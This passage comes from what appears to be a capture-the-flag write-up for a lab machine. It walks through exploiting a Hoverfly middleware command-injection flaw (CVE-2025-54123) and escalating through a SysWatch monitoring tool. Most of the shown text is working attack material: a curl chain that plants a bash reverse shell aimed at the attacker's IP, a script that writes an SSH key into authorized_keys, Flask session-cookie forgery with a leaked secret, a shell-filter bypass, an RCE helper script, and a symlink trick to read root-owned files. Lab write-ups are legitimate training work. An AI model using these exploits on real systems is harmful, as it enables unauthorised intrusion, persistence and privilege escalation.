ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
StartLimitIntervalSec=60
StartLimitBurst=5
LimitNOFILE=65536
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=multi-user.targetCredentials recovered.
2.4.3 CVE-2025-54123
With the recovered admin credentials, the dashboard on http://devarea.htb:8888 opened up:

Hoverfly version v1.11.3.
2.4.3.1 Vulnerability Analysis
Checking that exact version against CVE-2025-54123 quickly pointed to a command injection bug in Hoverfly's middleware management endpoint, /api/v2/hoverfly/middleware, affecting versions before 1.12.0.
In core/middleware/middleware.go from the v1.11.3 tree, attacker-controlled script content is written into a temporary file:
func (this *Middleware) SetScript(scriptContent string) error {
    tempDir := path.Join(os.TempDir(), "hoverfly")
    os.Mkdir(tempDir, 0777)
    newScript, err := os.CreateTemp(tempDir, "hoverfly_")
    _, err = newScript.Write([]byte(scriptContent)) // write input to disk
    this.DeleteScript()
    this.Script = newScript // handle kept to the user-controlled script
    return nil
}Then in line 93-95, attacker-controlled input is also assigned directly as the executable path:
func (this *Middleware) SetBinary(binary string) error {
    this.Binary = binary // store user-controlled executable path
    return nil
}The execution sink is in core/middleware/local_middleware.go:
func (this Middleware) executeMiddlewareLocally(pair models.RequestResponsePair) (models.RequestResponsePair, error) {
    var middlewareCommand *exec.Cmd
    if this.Script == nil {
        middlewareCommand = exec.Command(this.Binary) // attacker controls the binary
    } else {
        middlewareCommand = exec.Command(this.Binary, this.Script.Name()) // attacker controls both values
}The final issue is in core/hoverfly_service.go, where middleware is executed immediately after being set:
func (hf *Hoverfly) SetMiddleware(binary, script, remote string) error {
    err := newMiddleware.SetBinary(binary) // store attacker-controlled binary
    err = newMiddleware.SetScript(script)  // write attacker-controlled script
    _, err = newMiddleware.Execute(testData) // execute immediately during validation
    hf.Cfg.Middleware = *newMiddleware
    return nil
}So PUT /api/v2/hoverfly/middleware is enough on its own. The server executes the payload during middleware validation, no extra trigger needed.
2.4.3.2 Exploit
That matched our target version and the exposed admin API on 8888, so the next steps were:
- Obtain a JWT from
/api/token-authusing the recovered credentials. - Set a malicious middleware script via
PUT /api/v2/hoverfly/middleware. - Receive a shell as
dev_ryan.
So:
# Get a token
jwt=$(curl -s -X POST http://devarea.htb:8888/api/token-auth \
    -H "Content-Type: application/json" \
    -d '{"username":"admin","password":"O7IJ27MyyXiU"}' | jq -r .token)

# Prepare listener:
nc -lnvp 443

# Use the returned JWT to install a malicious middleware
curl -s -X PUT http://devarea.htb:8888/api/v2/hoverfly/middleware \
    -H "Authorization: Bearer $jwt" \
    -H "Content-Type: application/json" \
-d '{"binary":"/bin/bash","script":"#!/bin/bash\nbash -i >& /dev/tcp/'"$attackerIp"'/443 0>&1 &\ncat"}'The vulnerable middleware endpoint executed the payload immediately and returned a shell as dev_ryan:
$ sudo rlwrap nc -lnvp 443
Connection from 10.129.78.103:34208
dev_ryan@devarea:/opt/HoverFly$ id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
dev_ryan@devarea:/opt/HoverFly$ cd
dev_ryan@devarea:~$ ls -a
.
..
.bash_history
.bash_logout
.bashrc
.cache
.local
.profile
.ssh
syswatch-v1.zip
user.txt
dev_ryan@devarea:~$ cat user*
5*****************************f
That was the foothold.
2.5 SSH Connection
To stabilize the foothold, we can use the universal template to add SSH key for direct login:
#!/bin/bash

# create ssh key pair
ssh-keygen -t ed25519 -f /tmp/k -N ""

# vars
u="dev_ryan"
d="devarea.htb"
pk="$(cat /tmp/k.pub)"
sp="/home/$u/.ssh"

# write pub key to home ssh path
cmd="install -d -m 700 $sp && printf '%s\n' '$pk' > $sp/authorized_keys && chmod 600 $p/authorized_keys"

### START EXPLOIT ###
jwt=$(curl -s -X POST http://devarea.htb:8888/api/token-auth \
    -H "Content-Type: application/json" \
    -d '{"username":"admin","password":"O7IJ27MyyXiU"}' | jq -r .token)

curl -s -X PUT http://devarea.htb:8888/api/v2/hoverfly/middleware \
  -H "Authorization: Bearer $jwt" \
  -H "Content-Type: application/json" \
  -d '{"binary":"/bin/bash","script":"#!/bin/bash\n'"$cmd"'\ncat"}'
### END EXPLOIT ###

# connect
chmod 600 /tmp/k
ssh -i /tmp/k $u@$dStable shell:
dev_ryan@devarea:~$ id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
dev_ryan@devarea:~$ ls -lah
total 56K
drwxr-x--- 5 dev_ryan dev_ryan 4.0K Mar 10 16:28 .
drwxr-xr-x 3 root     root     4.0K Dec  4 14:05 ..
lrwxrwxrwx 1 root     root        9 Mar 10 16:28 .bash_history -> /dev/null
-rw-r--r-- 1 dev_ryan dev_ryan  220 Sep 21  2025 .bash_logout
-rw-r--r-- 1 dev_ryan dev_ryan 3.7K Sep 21  2025 .bashrc
drwx------ 2 dev_ryan dev_ryan 4.0K Sep 21  2025 .cache
drwxrwxr-x 3 dev_ryan dev_ryan 4.0K Dec 12 21:22 .local
-rw-r--r-- 1 dev_ryan dev_ryan  807 Sep 21  2025 .profile
drwx------ 2 dev_ryan dev_ryan 4.0K Mar 29 10:07 .ssh
-rw-r--r-- 1 root     root      20K Dec 14 13:39 syswatch-v1.zip
-rw-r----- 1 root     dev_ryan   33 Mar 28 23:31 user.txt
Download the suspicious root-owned syswatch-v1.zip under Ryan home:
scp -i /tmp/k [email protected]:/home/dev_ryan/syswatch-v1.zip .3 ROOT
3.1 Sudo
Check user sudo priv:
dev_ryan@devarea:~$ sudo -l
Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch.sh web-stop, !/opt/syswatch/syswatch.sh web-restart
dev_ryan@devarea:~$ cat /opt/syswatch/syswatch.sh
cat: /opt/syswatch/syswatch.sh: Permission denied
dev_ryan could run /opt/syswatch/syswatch.sh as root without a password, but could not read it directly.
3.2 SysWatch
That sudo target clearly lined up with the downloaded syswatch-v1.zip found in Ryan's home:
$ unzip -l syswatch-v1.zip
Archive:  syswatch-v1.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2025-12-14 05:37   syswatch/
        0  2025-12-12 13:37   syswatch/logs/
        0  2025-12-12 13:37   syswatch/logs/disk.log
        0  2025-12-12 13:37   syswatch/logs/service.log
        0  2025-12-12 13:37   syswatch/logs/log-alerts.log
        0  2025-12-12 13:37   syswatch/logs/cpu-mem.log
        0  2025-12-12 13:37   syswatch/logs/network.log
        0  2025-12-13 08:00   syswatch/syswatch_gui/
       13  2025-12-09 18:37   syswatch/syswatch_gui/requirements.txt
        0  2025-12-10 18:37   syswatch/syswatch_gui/templates/
     2739  2025-12-11 12:25   syswatch/syswatch_gui/templates/service_status.html
     1466  2025-12-12 06:44   syswatch/syswatch_gui/templates/login.html
     2439  2025-12-11 12:25   syswatch/syswatch_gui/templates/index.html
     2211  2025-12-11 12:42   syswatch/syswatch_gui/templates/docs.html
     7675  2025-12-13 11:27   syswatch/syswatch_gui/app.py
    16384  2025-12-12 13:37   syswatch/syswatch_gui/syswatch.db
        0  2025-12-10 18:37   syswatch/syswatch_gui/static/
     5350  2025-12-11 12:39   syswatch/syswatch_gui/static/style.css
      265  2025-12-10 12:47   syswatch/monitor.sh
        0  2025-12-10 06:33   syswatch/plugins/
     1002  2025-12-12 07:03   syswatch/plugins/disk_monitor.sh
     1006  2025-12-10 13:05   syswatch/plugins/network_monitor.sh
      752  2025-12-10 13:04   syswatch/plugins/cpu_mem_monitor.sh
     1267  2025-12-10 13:05   syswatch/plugins/log_monitor.sh
      865  2025-12-10 13:04   syswatch/plugins/service_monitor.sh
      563  2025-12-12 10:22   syswatch/plugins/common.sh
     6103  2025-12-14 05:37   syswatch/syswatch.sh
        0  2025-12-12 13:37   syswatch/backup/
        0  2025-12-09 18:37   syswatch/config/
      619  2025-12-12 07:04   syswatch/config/syswatch.conf
     3407  2025-12-13 08:00   syswatch/setup.sh
---------                     -------
    54126                     31 files
3.2.1 Code Review
SysWatch is a small host monitoring toolkit. The archive contained the main wrapper script, several monitoring plugins, a config file, and the log directory layout.
3.2.1.1 Logs Monitoring
The first useful branch was logs, because non-root users were explicitly allowed to reach it:
if [ "$(id -u)" -eq 0 ]; then
    main "$@"
else
    if [[ "${1:-}" == "logs" ]]; then
        main "$@"
    else
        echo "Access denied. Root required for this action." >&2
        exit 1
    fi
fiThis made logs the only non-root reachable feature in the wrapper, so it became the first branch worth reviewing.
Inside view_logs(), syswatch.sh would cat files from /opt/syswatch/logs, including some symlink targets:
if [ -L "$path" ]; then
    target=$(ls -l "$path" | awk '{print $NF}')
    if [[ "$target" =~ ^[A-Za-z0-9_.-]+$ ]]; then
        resolved="$LOG_DIR/$target"
        [ -f "$resolved" ] && cat "$resolved" && return
    fi
    if [[ "$target" == /var/log/* ]]; then
        [ -f "$target" ] && cat "$target" && return
    fi
fiThat was interesting because it combined passwordless sudo with attacker-controlled files inside /opt/syswatch/logs — but that path was still out of reach:
dev_ryan@devarea:~$ ls -l /opt/syswatch/logs
ls: cannot access '/opt/syswatch/logs': Permission denied
dev_ryan@devarea:~$ ls -l /opt/syswatch/
ls: cannot open directory '/opt/syswatch/': Permission denied
dev_ryan@devarea:~$ ls -l /opt/
total 12
drwxr-xr-x  4 root root 4096 Mar 22 18:55 EmployeeService
drwxr-xr-x  2 root root 4096 Mar 22 18:55 HoverFly
drwxr-xr-x+ 8 root root 4096 Mar 22 18:55 syswatch
The trailing + means extended ACLs are set, denying dev_ryan access even though the normal mode bits look traversable.
dev_ryan@devarea:~$ getfacl /opt/syswatch
getfacl: Removing leading '/' from absolute path names
# file: opt/syswatch
# owner: root
# group: root
user::rwx
user:dev_ryan:---
group::r-x
mask::r-x
other::r-x

dev_ryan@devarea:~$ getfacl /opt/syswatch/logs
getfacl: /opt/syswatch/logs: Permission denied
dev_ryan is explicitly denied on /opt/syswatch.
3.2.1.2 Deployment Model
setup.sh showed how SysWatch was installed and which account owned the key paths:
chown -R syswatch:syswatch "$OPT_DIR/logs"
cat > "$ENV_FILE" <<EOF
SYSWATCH_SECRET_KEY=$SECRET
SYSWATCH_ADMIN_PASSWORD=$ADMIN
SYSWATCH_LOG_DIR=$OPT_DIR/logs
...
EOF
chmod 755 "$ENV_FILE"This established three important facts:
/opt/syswatch/logsis owned by thesyswatchuser, not byroot./etc/syswatch.envstores both the Flask secret and the GUI admin password.- That environment file is mode
755, so its contents are readable by other users.
The same install flow also showed that SysWatch exposed a local Flask dashboard running as syswatch:
[Service]
Type=simple
User=syswatch
Group=syswatch
EnvironmentFile=/etc/syswatch.env
ExecStart=/opt/syswatch/venv/bin/python /opt/syswatch/syswatch_gui/app.pyAnd the Flask application binds only to localhost:
if __name__ == "__main__":
app.run(host="127.0.0.1", port=7777, debug=False)So the archive did not just expose the sudo target. It also revealed a second entry point: a localhost-only Flask dashboard on 127.0.0.1:7777, running as syswatch.
3.2.1.3 Flask Web GUI
Inside syswatch_gui/app.py, Flask signs session cookies with SYSWATCH_SECRET_KEY:
app.secret_key = os.environ.get("SYSWATCH_SECRET_KEY", "change-me")That secret, together with the GUI admin password, is written to a world-readable environment file during setup:
cat > "$ENV_FILE" <<EOF
SYSWATCH_SECRET_KEY=$SECRET
SYSWATCH_ADMIN_PASSWORD=$ADMIN
...
EOF
chmod 755 "$ENV_FILE"So /etc/syswatch.env exposed both the admin password and the Flask signing secret!
The login gate itself was only session-based:
def require_login():
    if not session.get("user_id"):
return redirect(url_for("login"))That made session forgery viable: with the leaked SYSWATCH_SECRET_KEY, a valid Flask session cookie could be generated locally and used to reach authenticated functionality without touching the login form.
The application also seeds the admin account directly from SYSWATCH_ADMIN_PASSWORD:
pwd = os.environ.get("SYSWATCH_ADMIN_PASSWORD")
if pwd:
cur.execute("INSERT INTO users(username, password_hash) VALUES(?, ?)", ("admin", generate_password_hash(pwd)))So reading /etc/syswatch.env was enough to recover both the GUI credentials and the material needed to forge a trusted session:
SYSWATCH_SECRET_KEY=f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725
SYSWATCH_ADMIN_PASSWORD=SyswatchAdmin2026
SYSWATCH_LOG_DIR=/opt/syswatch/logs
SYSWATCH_DB_PATH=/opt/syswatch/syswatch_gui/syswatch.db
SYSWATCH_PLUGIN_DIR=/opt/syswatch/plugins
SYSWATCH_BACKUP_DIR=/opt/syswatch/backup
SYSWATCH_VERSION=1.0.0At that point, the path into the bug was clear:
- Reach the local-only service on
127.0.0.1:7777. - Satisfy authentication with either the leaked admin password or a forged Flask session.
- Reach an authenticated route that spawns a shell command.
3.2.1.4 Code Execution Sink
The more interesting sink was the service-status feature:
@app.route("/service-status", methods=["GET", "POST"])
@app.route("/service-status/", methods=["GET", "POST"])
...
SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")
...
res = subprocess.run([f"systemctl status --no-pager {service}"], shell=True, capture_output=True, text=True, timeout=10)So the vulnerable authenticated endpoint was /service-status.
The filter tries to block a few obvious metacharacters, but the command is still executed with shell=True, and the regex does not block shell expansions such as command substitution.
So the GUI exposed an authenticated command injection path running as the syswatch user.
3.2.2 PoC
3.2.2.1 Tunneling
With the current foothold, we could confirm that the SysWatch Web GUI was listening on port 7777:
dev_ryan@devarea:~$ netstat -lantp | grep 7777
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:7777          0.0.0.0:*               LISTEN      -
dev_ryan@devarea:~$ ps -ef | grep -i syswatch
syswatch    1462       1  0 Mar28 ?        00:00:10 /opt/syswatch/venv/bin/python /opt/syswatch/syswatch_gui/app.py
dev_ryan   32571   29023  0 11:20 pts/0    00:00:00 grep --color=auto -i syswatch
First forward the local-only dashboard to the attacker box:
ssh -i /tmp/k -L 7777:127.0.0.1:7777 [email protected]3.2.2.2 Cookie Forgery
Even with the leaked password, neither admin nor syswatch worked for the initial login:

So we could try to forge a cookie with another leak — SYSWATCH_SECRET_KEY.
Generate a valid Flask session cookie locally from Python:
from flask import Flask
from flask.sessions import SecureCookieSessionInterface

app = Flask(__name__)
app.secret_key = "f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725"

s = SecureCookieSessionInterface().get_signing_serializer(app)
print(s.dumps({"user_id": 1, "username": "admin"}))user_id: 1 was the most likely valid value because init_db() seeds the admin account as the first record in an empty SQLite database.
Then use the forged session against the authenticated /service-status sink with a harmless proof payload:
$ cookie='eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.ackNpg.aQCNit5of3wsUpXECcEGcTnsufU' $ curl -s -b "session=$cookie" \ -X POST http://127.0.0.1:7777/service-status \ -d 'service=$(id)' \ | grep uid <div class="log-box"><pre>Invalid unit name "uid=984(syswatch)" escaped as "uid\x3d984\x28syswatch\x29" (maybe you should use systemd-escape?). Unit uid\x3d984\x28syswatch\x29.service could not be found.
The forged cookie was sent as session because the Flask app did not override SESSION_COOKIE_NAME, so it used Flask's default session cookie name.
Revisit the dashboard at / along with the cookie:

We have all admin privs including backup and cleanup logs.
3.2.2.3 Regex Bypass
The server-side filter looked restrictive at first glance:
SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")It blocked obvious separators such as ;, /, \, &, ., <, > and uppercase letters, but it still allowed the pipe operator |, spaces, and lowercase command names.
So two things were needed:
|to append a second shell command after a validsystemctl statustarget.- A way to reconstruct blocked path characters such as
/and..
The pipe was easy, because dbus|<cmd> stayed syntactically valid and was interpreted by the shell.
The slash restriction was bypassed by deriving / from the first character of pwd:
$(pwd|cut -c1)That expression evaluated to /, which allowed absolute paths to be rebuilt without ever typing a literal slash.
dev_ryan@devarea:~$ ls $(pwd|cut -c1)tmp
hoverfly              systemd-private-812a4f0801ee421d8ade4cad04f28bb1-apache2.service-bt9J8q         systemd-private-812a4f0801ee421d8ade4cad04f28bb1-systemd-resolved.service-IoN3D5
hsperfdata_dev_ryan   systemd-private-812a4f0801ee421d8ade4cad04f28bb1-ModemManager.service-TLNDaE    systemd-private-812a4f0801ee421d8ade4cad04f28bb1-systemd-timesyncd.service-wC3EeL
logmonitor_timestamp  systemd-private-812a4f0801ee421d8ade4cad04f28bb1-polkit.service-zKxqSi          systemd-private-812a4f0801ee421d8ade4cad04f28bb1-upower.service-6vNoLv
snap-private-tmp      systemd-private-812a4f0801ee421d8ade4cad04f28bb1-systemd-logind.service-oAkXKk  vmware-root_728-2991137345
The dot restriction needed a different trick. A small inline Python expression was reliable here, because chr(46) evaluates to . without placing a literal dot in the injected payload:
$(python3 -c 'print(chr(46),end="")')That gave us . without typing ..
dev_ryan@devarea:~$ realpath $(python3 -c 'print(chr(46),end="")')
/home/dev_ryan
A safe filesystem proof was to create a marker file under /tmp:
curl -s -b "session=$cookie" \
    -X POST http://127.0.0.1:7777/service-status \
--data-urlencode "service=dbus|touch \$(pwd|cut -c1)tmp\$(pwd|cut -c1)pwned\$(python3 -c 'print(chr(46),end=\"\")')txt"Then verify it from the shell:
dev_ryan@devarea:~$ ls $(pwd|cut -c1)tmp
hoverfly              systemd-private-812a4f0801ee421d8ade4cad04f28bb1-apache2.service-bt9J8q           systemd-private-812a4f0801ee421d8ade4cad04f28bb1-systemd-timesyncd.service-wC3EeL
hsperfdata_dev_ryan   systemd-private-812a4f0801ee421d8ade4cad04f28bb1-ModemManager.service-TLNDaE      systemd-private-812a4f0801ee421d8ade4cad04f28bb1-upower.service-6vNoLv
logmonitor_timestamp  systemd-private-812a4f0801ee421d8ade4cad04f28bb1-polkit.service-zKxqSi            vmware-root_728-2991137345
pwned.txt                 systemd-private-812a4f0801ee421d8ade4cad04f28bb1-systemd-logind.service-oAkXKk
snap-private-tmp      systemd-private-812a4f0801ee421d8ade4cad04f28bb1-systemd-resolved.service-IoN3D5
dev_ryan@devarea:~$ ls /tmp/pwned.txt -l
-rw-r--r-- 1 syswatch syswatch 0 Mar 30 01:58 /tmp/pwned.txt
That confirmed arbitrary command execution as syswatch.
3.2.2.4 RCE Helper
To make repeated testing easier, a small helper can submit the forged cookie and extract the result block automatically:
import re
import sys

import requests

cookie = "eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.ackNpg.aQCNit5of3wsUpXECcEGcTnsufU"

if len(sys.argv) != 2:
    print(f"Usage: {sys.argv[0]} '<command after dbus|...>'")
    print(f"Example: {sys.argv[0]} 'ln -sf /root/root.txt /opt/syswatch/logs/service.log'")
    sys.exit(1)

slash = "$(pwd|cut -c1)"
dot = "$(python3 -c 'print(chr(46),end=\"\")')"
command = sys.argv[1].replace("/", slash).replace(".", dot)
payload = "dbus|" + command

r = requests.post(
    "http://127.0.0.1:7777/service-status",
    cookies={"session": cookie},
    data={"service": payload},
    timeout=10,
)

m = re.search(r"<div class=\"log-box\"><pre>(.*?)</pre>", r.text, re.S)
print(m.group(1).strip() if m else "No result in response")Test for exfiltrating root flag:
$ cmd='cat /root/root.txt
echo $?|tee /tmp/root.status'
$ python rce.py "$cmd"
1
It printed 1, which wmeans the syswatch command reached cat /root/root.txt but could not read it. A readable file would give 0.
3.2.2.5 Double Symlink Bypass
The last barrier was inside view_logs(). It did try to defend against unsafe symlinks:
if [ -L "$path" ]; then
    target=$(ls -l "$path" | awk '{print $NF}')

    if [[ "$target" == *"/"* || "$target" == *".."* || "$target" == *"\\"* ]]; then
        echo "[Blocked unsafe symlink target]: $file -> $target"
        return 1
    fi

    if [[ "$target" =~ ^[A-Za-z0-9_.-]+$ ]]; then
        resolved="$LOG_DIR/$target"
        [ -f "$resolved" ] && cat "$resolved" && return
fiSo the first symlink hop was checked:
- direct paths like
/root/...were blocked - traversal like
..was blocked - only a simple filename inside
$LOG_DIRwas accepted
But the second hop was never validated.
Once network.log pointed to another filename such as service.log, the code built resolved="$LOG_DIR/$target" and immediately ran cat "$resolved". If service.log itself was another symlink, cat followed it blindly.
The remaining obstacle was the command injection filter in the web GUI. It blocked ; and &, but it did not block line feeds, so multiline shell input still worked as a command separator.
With / and . now rewritten by the helper, the symlink chain could be created cleanly as syswatch:
cmd='ln -sf /root/root.txt /opt/syswatch/logs/service.log
ln -sf service.log /opt/syswatch/logs/network.log'

